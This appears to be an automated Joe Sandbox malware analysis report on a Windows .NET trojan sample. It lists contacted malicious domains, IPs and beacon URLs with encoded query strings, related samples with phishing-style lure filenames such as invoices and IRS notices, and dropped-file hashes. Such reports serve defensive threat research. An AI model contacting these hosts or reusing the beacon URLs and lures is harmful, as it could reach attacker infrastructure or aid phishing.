http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.pxwuo.com/kgw/?tTrL=Fpgl&D81dO=KjbuJJdeVq7diM0Fg7aQkrQXEwOw5P1EeEOzKgXGIrFUAWFa+z+/Ho4yN3tuV7ElJqtC	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.fallguysmovile.com	199.59.242.153	true	true	• 1%, Virustotal, Browse	unknown
www.karybeautycare.com	35.186.238.101	true	true	• 1%, Virustotal, Browse	unknown
outlawgospelshow.com	34.102.136.180	true	true	• 1%, Virustotal, Browse	unknown
www.pxwuo.com	185.107.56.57	true	true	• 1%, Virustotal, Browse	unknown
www.gidagozlemevi.com	unknown	unknown	true		unknown
www.outlawgospelshow.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.fallguysmovile.com/kgw/?tTrL=Fpgl&D81dO=Q8j3zo2PyWwTAT2GiUT3xIethN2qaDDEMDPTiTcyve6+EbM4cYnHuFUs864URq+F/upv	true	• Avira URL Cloud: safe	unknown
http://www.karybeautycare.com/kgw/?tTrL=Fpgl&D81dO=v5Yiuhvr0F6MYz3e4dEgNYCJUmrmKekWwpiHMAfHDUslibx/6TCs/ka/UcoIa2V5gzCm	true	• Avira URL Cloud: safe	unknown
http://www.pxwuo.com/kgw/?tTrL=Fpgl&D81dO=KjbuJJdeVq7diM0Fg7aQkrQXEwOw5P1EeEOzKgXGIrFUAWFa+z+/Ho4yN3tuV7ElJqtC	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000002.0000000 0.666700748.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	65BV6gbGFl.exe, 00000000.00000 002.666713130.0000000002FD1000 .00000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000002.0000000 0.688345208.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
35.186.238.101	unknown	United States		15169	GOOGLEUS	true
199.59.242.153	unknown	United States		395082	BODIS-NJUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
185.107.56.57	unknown	Netherlands		43350	NFORCENL	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339315
Start date:	13.01.2021
Start time:	20:51:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	65BV6gbGFl.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.evad.winEXE@7/1@5/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 9.9% (good quality ratio 9%) • Quality average: 74.4% • Quality standard deviation: 30.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 40.88.32.150, 13.64.90.137, 51.11.168.160, 92.122.213.247, 92.122.213.194, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, arc.msn.com.nsatc.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, skypedataprdcoleus15.cloudapp.net, blobcollector.events.data.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:52:41	API Interceptor	1x Sleep call for process: 65BV6gbGFl.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
35.186.238.101	9xFNvd3VPc.exe	Get hash	malicious	Browse	• www.karybeautycare.com/kgw/?MJBD=v5Yiuhvr0F6MYz3e4dEgNYCJUmrmKekWwpiHMAfHDUslibx/6TCs/ka/UflyKn1B6Ujh&U8kx=9rGDCVKPed543Vx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INVOICE3DDH.exe	Get hash	malicious	Browse	• www.deadroommn.com/o56q/?KX6x=6yhb1plVNlXQq+RzpSC3aP+nXZqT+h1u1iqVXpUKlvKLd7IxuSoQjy9XoLEzRfVa04hfFHxqzQ==&LlZ=blyxBdiX2XMl58
	IMG09122020.exe	Get hash	malicious	Browse	• www.jucipussy.com/hrqa/?alv=MOtX2BFSrViaC0X4nX8Ojz3Ffc9TxkmRSUyV4MFx8gtpiROAV6sDI4GMTX3HbVqgx/YK&Qzu=LlyXVRmHJd0T
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• www.demanumachina.com/bg8v/?Jt7=XPv4nH2h&DXIXO=NJkNq5OeSFaX1kxDXRtbhUlgXhkHWmCXVQZM7V4Mtz65k36PnxAtdlPGj92juhOn+c/d
	NQQWym075C.exe	Get hash	malicious	Browse	• www.deadroommn.com/o56q/?Rh=Y2MlpveH8ZUh0bF&6l=6yhb1plVNlXQq+RzpSC3aP+nXZqT+h1u1iqVXpUKlvKLd7IxuSoQjy9XoIojNuJhzNIO
	New Additional Agreement.exe	Get hash	malicious	Browse	• www.stockandbarrell.com/bw82/?J2JxbNH=Zr9dh+Ojghb1L1e/pORPvWuTQwqD3K8M6Vqb62ieYdyG8WG8lG/7s6/5fs+LoYF7THMi&BXEpz=Z2Jd8XTPeT
	New Additional Agreement - Commercial and Technical Proposal for Supply.exe	Get hash	malicious	Browse	• www.stockandbarrell.com/bw82/?tVm0=Zr9dh+Ojghb1L1e/pORPvWuTQwqD3K8M6Vqb62ieYdyG8WG8lG/7s6/5fvSb0pZAUylzp9ZxLw==&U4kp=Ntx4URGPjVrdVrx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mFNIsJZPe2.exe	Get hash	malicious	Browse	• www.stockandbarrell.com/bw82/?sBZXxj6=Zr9dh+Ojghb1L1e/pORPvWuTQwqD3K8M6Vqb62ieYdyG8WG8lG/7s6/5fs+h3o17XFEi&tHrp=9r7HOjb8jFFtz
	request.exe	Get hash	malicious	Browse	• www.toplegallawfirm.com/d8h/?DXaDp=fRmTtjUX8ZQHeF6&1bS=I8xQoUppBoDvKzYHSB5P94IAGgo/a3mjarcEvmq07IJ87QroVVa3muqHCNxKh6DRp2hl
	PO#646756575646.exe	Get hash	malicious	Browse	• www.toplegallawfirm.com/d8h/?YL0=I8xQoUppBoDvKzYHSB5P94IAGgo/a3mjarcEvmq07IJ87QroVVa3muqHCORwxrjpzRAi&EhLT5l=9rhdJxHx-BI
	PpCVLJxsOp.exe	Get hash	malicious	Browse	• www.posh-tee.com/d9s8/?Kdnlebm=wtT5wB6vDfWKpHQ2+opxhwshPkt6Ry2ICccTdH8CdSqi9c7YjUx9bKQZOZuVsfJ5JcVD&uZClk=D4ft
	Amacon Company profile & about us.exe	Get hash	malicious	Browse	• www.officesplits.com/aqu2/?hbWhmPd=BEj5kt93wyPSdeX8N5io9IKa6SvYcw+QqKy+0SeD3QvCPmxR+dfnVYSf1CTwTQmZboHhrPtb5w==&_TAHxl=ZL3hMDhPFVz
	PO8479349743085.exe	Get hash	malicious	Browse	• www.toplegallawfirm.com/d8h/?Jfy=I8xQoUppBoDvKzYHSB5P94IAGgo/a3mjarcEvmq07IJ87QroVVa3muqHCNxg+KzRt0pl&njq0sr=RzuPip
	caNlGGGG6kRIttj.exe	Get hash	malicious	Browse	• www.samanthahough.com/cdm/?Txo=O0DPaDpH6xG0tP&H2Jpg6=3aMnj7LffomM9xm98kkuSFNUfnLrlUkoV7W3F45/8qR+nukmFQOoeRDy/pjQLaRWbGrl

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	iLividSetup-r1136-n-bi.exe	Get hash	malicious	Browse	• download.cdn.installspeed.com/cdn/packs/1/python.exe
	http://govermentbids.com/	Get hash	malicious	Browse	• www6.governmentbids.com/?tdfs=1&s_token=1588788601.0021690367&uuid=15887886010021690367&kw=Government+Bidding+Opportunities&term=Government%20Bidding%20Opportunities&term=Construction%20Bids&term=Latest%20News%20on%20Business%20Intelligence&backfill=0
	http://softwaredownload.me	Get hash	malicious	Browse	• www.regeacycleaner.com/images/banner728x90.gif
	http://byrontorres.com.co/c756mndf090/ZS/?Yerima=NLA&onowu=demian.magalhaes@bmrn.com	Get hash	malicious	Browse	• will.co/?from=will.co
	Remittance.doc	Get hash	malicious	Browse	• www.urgentloans.today/wh/
	18edd.exe	Get hash	malicious	Browse	• www.wildconfession.com/mi/
199.59.242.153	PO85937758859777.xlsx	Get hash	malicious	Browse	• www.alwayadopt.com/8rg4/?RJ=WsO1qiz2dXOYooBDjHaDnsysS09xwMceuB64tfjAiEOaRoVYdCuvrl6g5TO0aeWlvtBBiA==&LFQHH=_pgx3Rd
	PO#218740.exe	Get hash	malicious	Browse	• www.shelvesthatsludge.com/wpsb/?Wxo=rpLKkbKOXOuXHBcSnbCAYX8flodJm2eBCOkizxG+Jmq98pcfRrdFVbp7k49Tb//P+n9l&vB=lhv8
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• www.laalianza.net/nki/?-Z1l=PROlUmUOyDGddH4liQ5hJmVkj46+Q85xpoxC45PqJl4e45Ope3SXSrB15gOtY6GR/pks5ou7bA==&5ju=UlSpo

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	c6Rg7xug26.exe	Get hash	malicious	Browse	• www.fallguysmovile.com/kgw/?JfExsTlp=Q8j3zo2PyWwTAT2GiUT3xlethN2qaDDEMDPTiTcyve6+EbM4cYnHuFUs864+OaOF7shv&njnddr=RhlPiv
	IRS Notice Letter pdf document.exe	Get hash	malicious	Browse	• www.myaarpdentalpln.com/09rb/?Jt78=5Fl0Gne6++jCyaX7Drm8Xn32HTt8H/jqBsF3NSEqn1nDC6nrfbel4dCYEQQYkDcDl2++&pN9=EXX8_N6xKpqxS
	mQFXD5FxGT.exe	Get hash	malicious	Browse	• thevampire_vvv.byethost32.com/loglogin.html
	099898892.exe	Get hash	malicious	Browse	• www.fux.xyz/nt8e/?2dj=y/4CZD0u6UTnndZ84eN1F0ffB2o9AcFBv2a7yWGMbwZk5TncQjhg8LsZLtt2QtFrhXJ5&BR-LnJ=YVJpeDOX
	ZIPEXT#U007e1.EXE	Get hash	malicious	Browse	• ww1.survey-smiles.com/
	SAWR000148651.exe	Get hash	malicious	Browse	• www.phymath.science/6bu2/?u6u0=C0Tcv4PEDaSqiqbiBHmU4chmBJ2Ib35dQ7WAYQJ79jvi7RJiRJeSkc3aZR5iI925ug+e&9r4l2=xPJtQXiX
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• www.biphome.com/th7/?Wxo=F3X7BvJsNeC3FygCw13H4lB8jadIkqJtXdmqtCOR8NGnB4xp+pRJAqP9Tbys+XJlW324&vB=lhvxP
	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.fallguysgen.com/09rb/?BjR=8wyat+wXPx2GJTjzAS1v8j/sun3jJOBqARbtJLQTOj6W6terly/mLKuj1YP1OuE1trgD&ojPLdR=9r9xbv2Prvr4
	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.fallguysgen.com/09rb/?QL3=8wyat+wXPx2GJTjzAS1v8j/sun3jJOBqARbtJLQTOj6W6terly/mLKuj1bj2SeINgKdVJ18iPg==&vDH4Y=N8lT8DApP2

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment Order Inv.exe	Get hash	malicious	Browse	• www.lakecharlesloan.com/m98/
	h3dFAROdF3.exe	Get hash	malicious	Browse	• www.srteamsex.com/jskg/?8pgD2lkp=vPxUJOJ2Aeffo2LE3jfwO3D5fUiArIaEsmmMIyas9ke7k/N8Gf6ZXTSsViol9x5Z8Lal&yTIDml=X6XHfZU8d
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• www.srteamsex.com/jskg/?9roHn=vPxUJOJ2Aeffo2LE3jfwO3D5fUiArIaEsmmMIyas9ke7k/N8Gf6ZXTSsViol9x5Z8LaI&npHhW=3fq4gDD0abs8
	file.exe	Get hash	malicious	Browse	• www.capialhealth.com/w8en/?wZ=OZNhib&iJE=PC3EVoXx07elaN9zQ9JVPu3uhPMA8lrp9yOZFfU9U+2Z+rMvgXeGWrCKYNniyi9/Q+4F/80NIg==
	PByYRsoSNX.exe	Get hash	malicious	Browse	• www.traptlongview.com/csv8/?wPX=9GN7fGOG/XNjrF88E5TxviJgjVB4/la6MjhQ3CZtrJBE6uvIYv2ahYgslWD0h5HAfE9z&UPnDHz=SVETu4vhSBmH6
	3Y690n1UsS.exe	Get hash	malicious	Browse	• www.globepublishers.com/csv8/?SR-D3jP=QLtdsMlXP7ZQlvjWT7fAeOzLoSV1+fXm7wWs73uECgmLouwXj2mCPN/rnODb9flfr/+N&J0GTk=3fPL-xo0rXp0UNn
	Purchase_Order_39563854854.xlsx	Get hash	malicious	Browse	• www.globepublishers.com/csv8/?AZ=QLtdsMlSP8ZUl/vaR7fAeOzLoSV1+fXm7wO8n0yFGAmKofcRkm3OZJHpkrvnm/Rsk+r9zQ==&1bqtf=oL30w6o

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SOA121520.exe	Get hash	malicious	Browse	• www.lsi.xyz/t4vo/?9rspyh=ffh4_hPhQ&xRWxBfL=WfdqmDLeiX8A0XbRcwwI20exgn5R1EzGuKMWaYP6QiJJcsRpHAz5FYgMhHdlC+3EYXet

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.fallguysmovile.com	c6Rg7xug26.exe	Get hash	malicious	Browse	• 199.59.242.153
	vbc.exe.exe	Get hash	malicious	Browse	• 199.59.242.153
www.karybeautycare.com	9xFNvd3VPc.exe	Get hash	malicious	Browse	• 35.186.238.101
www.pxwuo.com	vbc.exe.exe	Get hash	malicious	Browse	• 185.107.56.58

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	YvGnm93rap.exe	Get hash	malicious	Browse	• 34.102.136.180
	ACH WIRE PAYMENT ADVICE..xlsx	Get hash	malicious	Browse	• 108.177.126.132
	VFe7Yb7gUV.exe	Get hash	malicious	Browse	• 8.8.8.8
	cremocompany-Invoice_216083-xlsx.html	Get hash	malicious	Browse	• 216.239.38.21
	Order_00009.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	13-01-21.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	BankSwiftCopyUSD95000.ppt	Get hash	malicious	Browse	• 108.177.127.132
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 8.8.8.8
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 216.239.34.21
	WFLPGBTMZH.dll	Get hash	malicious	Browse	• 108.177.126.132
	PO#218740.exe	Get hash	malicious	Browse	• 34.98.99.30
	20210111 Virginie.exe	Get hash	malicious	Browse	• 34.102.136.180
	20210113155320.exe	Get hash	malicious	Browse	• 34.102.136.180
	13012021.exe	Get hash	malicious	Browse	• 34.102.136.180
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• 34.102.136.180
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 35.204.150.5
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 34.102.136.180
BODIS-NJUS	PO85937758859777.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	PO#218740.exe	Get hash	malicious	Browse	• 199.59.242.153
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 199.59.242.153
	c6Rg7xug26.exe	Get hash	malicious	Browse	• 199.59.242.153
	sample20210111-01.xlsm	Get hash	malicious	Browse	• 199.59.242.150
	IRS Notice Letter pdf document.exe	Get hash	malicious	Browse	• 199.59.242.153
	mQFXD5FxGT.exe	Get hash	malicious	Browse	• 199.59.242.153
	099898892.exe	Get hash	malicious	Browse	• 199.59.242.153
	ZIPEXT#U007e1.EXE	Get hash	malicious	Browse	• 199.59.242.153
	990109.exe	Get hash	malicious	Browse	• 199.59.242.153
	SAWR000148651.exe	Get hash	malicious	Browse	• 199.59.242.153
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	http://https://www.chronopost.fr/fclV2/authentification.html?numLt=XP091625009FR&profil=DEST&cc=47591&type=MASMail&lang=fr_FR	Get hash	malicious	Browse	• 199.59.242.153
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
	Payment Order Inv.exe	Get hash	malicious	Browse	• 199.59.242.153
	h3dFAROdF3.exe	Get hash	malicious	Browse	• 199.59.242.153
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• 199.59.242.153
	file.exe	Get hash	malicious	Browse	• 199.59.242.153
	PByYRsoSNX.exe	Get hash	malicious	Browse	• 199.59.242.153

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	YvGnm93rap.exe	Get hash	malicious	Browse	• 34.102.136.180
	ACH WIRE PAYMENT ADVICE..xlsx	Get hash	malicious	Browse	• 108.177.126.132
	VFe7Yb7gUV.exe	Get hash	malicious	Browse	• 8.8.8.8
	cremocompany-Invoice_216083-xlsx.html	Get hash	malicious	Browse	• 216.239.38.21
	Order_00009.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	13-01-21.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	BankSwiftCopyUSD95000.ppt	Get hash	malicious	Browse	• 108.177.127.132
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 8.8.8.8
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 216.239.34.21
	WFLPGBTMZH.dll	Get hash	malicious	Browse	• 108.177.126.132
	PO#218740.exe	Get hash	malicious	Browse	• 34.98.99.30
	20210111 Virginie.exe	Get hash	malicious	Browse	• 34.102.136.180
	20210113155320.exe	Get hash	malicious	Browse	• 34.102.136.180
	13012021.exe	Get hash	malicious	Browse	• 34.102.136.180
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• 34.102.136.180
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 35.204.150.5
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 34.102.136.180

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\65BV6gbGFl.exe.log

Process:	C:\Users\user\Desktop\65BV6gbGFl.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1406
Entropy (8bit):	5.341099307467139
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmER:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHg
MD5:	E5FA1A53BA6D70E18192AF6AF7CFDBFA
SHA1:	1C076481F11366751B8DA795C98A54DE8D1D82D5
SHA-256:	1D7BAA6D3EB5A504FD4652BC01A0864DEE898D35D9E29D03EB4A60B0D6405D83
SHA-512:	77850814E24DB48E3DDF9DF5B6A8110EE1A823BAABA800F89CD353EAC7F72E48B13F3F4A4DC8E5F0FAA707A7F14ED90577CF1CB106A0422F0BEDD1EFD2E94(E4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.421215500081907
